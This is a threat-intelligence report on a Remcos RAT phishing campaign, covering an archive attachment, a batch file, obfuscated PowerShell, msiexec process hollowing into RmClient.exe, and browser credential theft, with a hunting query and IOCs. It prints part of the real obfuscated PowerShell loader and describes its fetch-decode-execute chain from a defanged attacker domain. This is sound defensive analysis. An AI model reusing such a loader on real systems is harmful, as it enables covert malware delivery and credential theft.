










Contributors: Veena Sagar, Niranjan Jayanand, Archana Manoharan
Executive Summary
CyberProof researchers saw a spike in the Remcos (Remote Control & Surveillance Software) campaign in September and October 2025 as it spread through emails and social engineering tricks. Among the infostealers seen in the last quarter, we see Remcos topping the list by about 11% based on analysis from multiple data sources.
Remcos is a commercial Remote Access Tool (RAT) to remotely control computers. Remcos is advertised as legitimate software which can be used for surveillance and penetration testing purposes but has been used in numerous hacking campaigns. Once installed, Remcos opens a backdoor on the device/computer, granting full access to the remote user.
CyberProof Threat Researchers were able to understand how attackers were successful in bypassing EDRs using highly obfuscated code while trying to access browser information through injecting Remcos code into RMClient – a Microsoft distributed file.
The motivation of these campaigns looks to be credential theft through opportunistic targeted attacks. We suspect attackers also compromised some legitimate websites to host additional files in this operation. While the financial sector bore the brunt of the recent attack, its real danger lies in what comes next. Because the campaign likely focused on credential theft, a successful breach could grant attackers long-term, high-value access, making future, more wide-range and catastrophic attacks a strong possibility.
CyberProof will continue to monitor this campaign and will share any additional findings as updates to this article.
Technical Details
Here are the sequence of events and technical details in the most recent Remcos incident CyberProof Threat Researchers identified:
In the most recent Remcos incident we witnessed an attack where a user received an email with an attachment named ‘EFEMMAK TURKEY INQUIRY ORDER NR 09162025.gz’.

Fig. 1: Image shows user tricked to download attachment through edge browser
This archive is extracted to drop a batch file like this: C:\Users\<username>\AppData\Local\Temp\00f764ae-38a7-46c6-9b3e-5131512535c7_EFEMMAK TURKEY INQUIRY ORDER NR 09162025 (2).gz.5c7\EFEMMAK TURKEY INQUIRY ORDER NR 09162025.bat’.

Fig. 2: Shows the inner batch file
This batch file then executes an obfuscated PowerShell script as shown below utilising functions like ‘Lotusblo’ and ‘Garrots’ shown in the code snippet in later section.

Fig. 3: Launch of PowerShell script from batch file
(Hash: 5cb34177d0289e9737e5a261b8d1aac227656b96c768f789d6fcc9bc20adb05e)


The script initiates a hidden PowerShell process and employs a custom string de-obfuscation function and dynamic code execution using Invoke-Expression. It configures web requests to use TLS 1.2 and a custom User-Agent string. The script then constructs a target file path at C:\Users\<username>\AppData\Roaming\Hereni.Gen. It then attempts to download a file from hxxps://icebergtbilisi.ge/Sluknin.afm to this path in a continuous loop, pausing for 4 seconds between attempts, until the file is successfully downloaded. After a successful download, the script reads the content of this file, Base64 decodes it, and then attempts to decompress it using GZip. The resulting decompressed data stream object is subsequently passed to Invoke-Expression, indicating an attempt to execute the retrieved payload.
Below is a code snippet of PowerShell code that launches next stage of attack through msiexec.
powershell.exe -windowstyle hidden “spsv exergonic;function Lotusblo ($fremhvels){ $prci=3;do {$aaenaand+=$fremhvels[$prci];$prci+=4;$tradsti=Compare-Object vandfa fusela15}until (!$fremhvels[$prci])$aaenaand}function Garrots ($subflavou){.($realek) ($subflavou)}$nonex=Lotusblo ‘{{{N{{.E {{T{{{.{{{w’;$nonex+=Lotusblo ‘GGGeGG B,GGcGGGLGGGiGGGEGG n,GGt’;$easinesses=Lotusblo ‘ ;;M ;;o ;;z;;;i ; l ;l;;;a;;;/’;$emball=Lotusblo ‘P,PTPP.lPPPsPPP1PP 2′;$unhastyu=’iii[ii,NiiiE iiTiii.iiiSi,ieiiir iiV .iiiiiCiiieiiip iiOiiiiiiiniiit iim iiAiiin iiAiiigiiieiiiriii]iii:i,i:iiiS i,eiiiciiiu iiriiiiiiitii Y ip i Rii.OiiitiiiO iiCii o iiliii=iii$iiiEii miiiBiiia iiL il’;$easinesses+=Lotusblo ‘…………………………………
…………..;$modific=Lotusblo ‘S S>’;$realek=Lotusblo ‘]] I ]]e ]]x’;$home=’john’;$tineidsma=’\Hereni.Gen’;Garrots (Lotusblo ‘)
The code is responsible to launch msiexec.exe from powershell.exe as shown below:

Fig. 4: PowerShell launches msiexec.exe
From device timeline, we get to see that msiexec.exe used process hollowing to inject itself into RmClient.exe.

Fig. 5: Defender showing alert on process injection of msiexec into RMClient.exe
The injected code is Remcos RAT trying to access browser saved password files, which alerted the MDR, thanks to partial EDR alerts at this stage:
Fig. 6: Alert timeline shows partial alerts when browser files were touched
The hash of RmClient ‘8f6a3b111f6e0498cb677b175966175bfa53e58c9fb41ddb63c7b7568e24c760’ seen in this incident is distributed by Microsoft

Fig. 7: Image showing RMClient hash information from VirusTotal
We checked with msiexec’s process ID to understand additional activities:

Fig. 8: Analysis on executions initiated from msiexec.exe based on process ID shows random file names dropped in Temp directory.
Additionally, we have reviewed network connections initiated from msiexec.exe ( by checking its process ID) and observed the below connections including C2 urls:

Fig. 9: msiexec making remote connection
Further investigation revealed more network connections launched by msiexec.exe.

Fig 10: More network connections by msiexec

Fig. 11: Above connection by msiexec was seen failed
Below image shows the GET request to malicious C2 domain and User-Agent used when retrieving random file names.
Hunting Query
union DeviceEvents, DeviceProcessEvents
| where FileName contains “rmclient.exe”
| where ProcessCommandLine contains “AppData\\Local\\Temp”
| project Timestamp, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessParentFileName
Below image shows the hunting query shared, capturing related events to this Remcos events.

Fig. 11: Our hunting query captures events related to injected RMClient launched by msiexec
Configuration file

Below image shows the config file extracted by tria.ge classifying the file to be Remcos RAT.
Indicators of Compromise
- Ablelifepurelife[.]ydns.eu
- ablelifepurelifebk[.]ydns.eu
- icebergtbilisi[.]ge
- Email attachment name: EFEMMAK TURKEY INQUIRY ORDER NR 09162025.gz
- Attachment hash: 5eb460204cd0f5510b146b8465b4392e9d0795b5d7fdb51b1c1429f97593a4b3
- Batch script file: EFEMMAK TURKEY INQUIRY ORDER NR 09162025.bat
- Script hash: 5cb34177d0289e9737e5a261b8d1aac227656b96c768f789d6fcc9bc20adb05e
- PowerShell content hash: 3ec5b13ee66d84dd75ac619ebb79c64cef7986dd6e8049f689f9ac39c272fea2
- icebergtbilisi[.]ge
- Sluknin.afm
- LAUFENDES PROJEKT 092225 NORDRHEIN WESTFALEN CHARGE MATERIALIEN�MUSTEREINREICHUNG SOWIE ANGEBOTSANFRAGE.js
- ON GOING PROJECT 091704 SUBSEQUENT BATCH MATERIALS SAMPLE SUBMITTAL AS WELL AS QUOTATION REQUEST FOR ORDER.js
- PROJECTO EM CURSO 091704 LOTE LISBOA ENVIO DE MATERIAIS� AMOSTRAS E PEDIDO DE ORCAMENTO.bat
- Attn Zapytanie ofertowe 03-270123-0612 DODATKOWE DOSTAWY MAGAZYNU ZAMOWIENIE 03-310123-0614.bat
Recommendations
Tracking the evolution and deployment of commodity malware in global campaigns remains challenging due to its sheer frequency and widespread use. We strongly advise organizations to keep all security solutions updated and follow these recommendations:
- Invest in Employee Training: Employees are often the first line of defense against cyber threats. Training staff to recognize phishing emails, suspicious links, and other common attack vectors is critical. Regularly updated cybersecurity training programs ensure employees stay aware of evolving threats and adhere to best practices.
- Leverage Advanced Platforms: Modern threat detection platforms equipped with real-time monitoring, AI-driven threat intelligence, and automated response mechanisms are indispensable. These tools enable organizations to detect and neutralize threats swiftly, minimizing potential damage.
- Perform Regular Audits: Routine evaluations of your cybersecurity framework help identify and address vulnerabilities. Audits also ensure compliance with regulatory standards and improve the overall robustness of your security posture.
Conclusion
As documented, the primary threat in Remcos infostealer campaigns is the initial compromise: when successful, these simple malwares often steal credentials, which are then leveraged by adversaries for more sophisticated, targeted attacks. We have repeatedly observed this credential-theft stage serve as the precursor to further infections, including the deployment of ransomware.
We suspect that the current climate of global tensions is motivating criminals to seek quick profits by sharing resources and code, leading to an increase in these low-cost, high-volume attacks. The persistent presence of obfuscated scripts serving information-stealing payloads at later stages supports this theory. For instance, Remcos has consistently resurfaced in new variations, and this recent campaign may be another example of its ongoing evolution.
Therefore, threat hunting teams must remain especially vigilant. By focusing on initial access indicators and rapid analysis of stolen credentials, teams can disrupt the attack chain before it escalates to a full-scale, targeted deployment. CyberProof Advanced Threat Hunting service covers the gaps that EDR detection misses enabling MDR teams and Detection engineering teams to stay ahead of such evolving malware attacks.
